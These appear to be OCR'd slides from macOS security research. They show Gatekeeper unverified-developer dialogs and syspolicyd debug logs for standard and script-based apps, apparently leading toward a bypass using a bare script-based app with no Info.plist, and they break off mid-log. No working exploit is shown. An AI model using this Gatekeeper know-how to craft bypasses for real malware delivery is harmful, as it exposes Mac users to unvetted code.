
2 Script-based app (w/ Info.plist)

3 Bare-boned script-based app (no Info.plist)


"MachOView.app" cannot be opened because the developer cannot be verified.


macOS cannot verify that this app is free from malware.

This item is on the disk image "MachOView-2.4.9200 (1).dmg". Chrome downloaded this disk image on April 3, 2021 from **sourceforge.net**.


"Script" cannot be opened because the developer cannot be verified.


macOS cannot verify that this app is free from malware.

Safari downloaded this file today at 7:13 PM from **objective-see.com**.



Standard App

mach-o binary + Info.plist file




```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Volumes/MachOView 1/MachOView.app/Contents/
MacOS/MachOView <-- (/sbin/launchd, /Volumes/MachOView 1/MachOView.app/Contents/MacOS/MachOView)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Volumes/MachOView 1/MachOView.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Volumes/MachOView 1/MachOView.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /Volumes/MachOView
1/MachOView.app/Contents/MacOS/MachOView, /Volumes/MachOView 1/MachOView.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Volumes/MachOView 1/
MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Volumes/
MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView)
```

log output

Standard Script-Based App


(bash) script + Info.plist file



```
% log stream --level debug
...
syspolicyd [com.apple.syspolicy.exec:default] Script evaluation: /Users/patrick/Downloads/Script.app/Contents/MacOS/
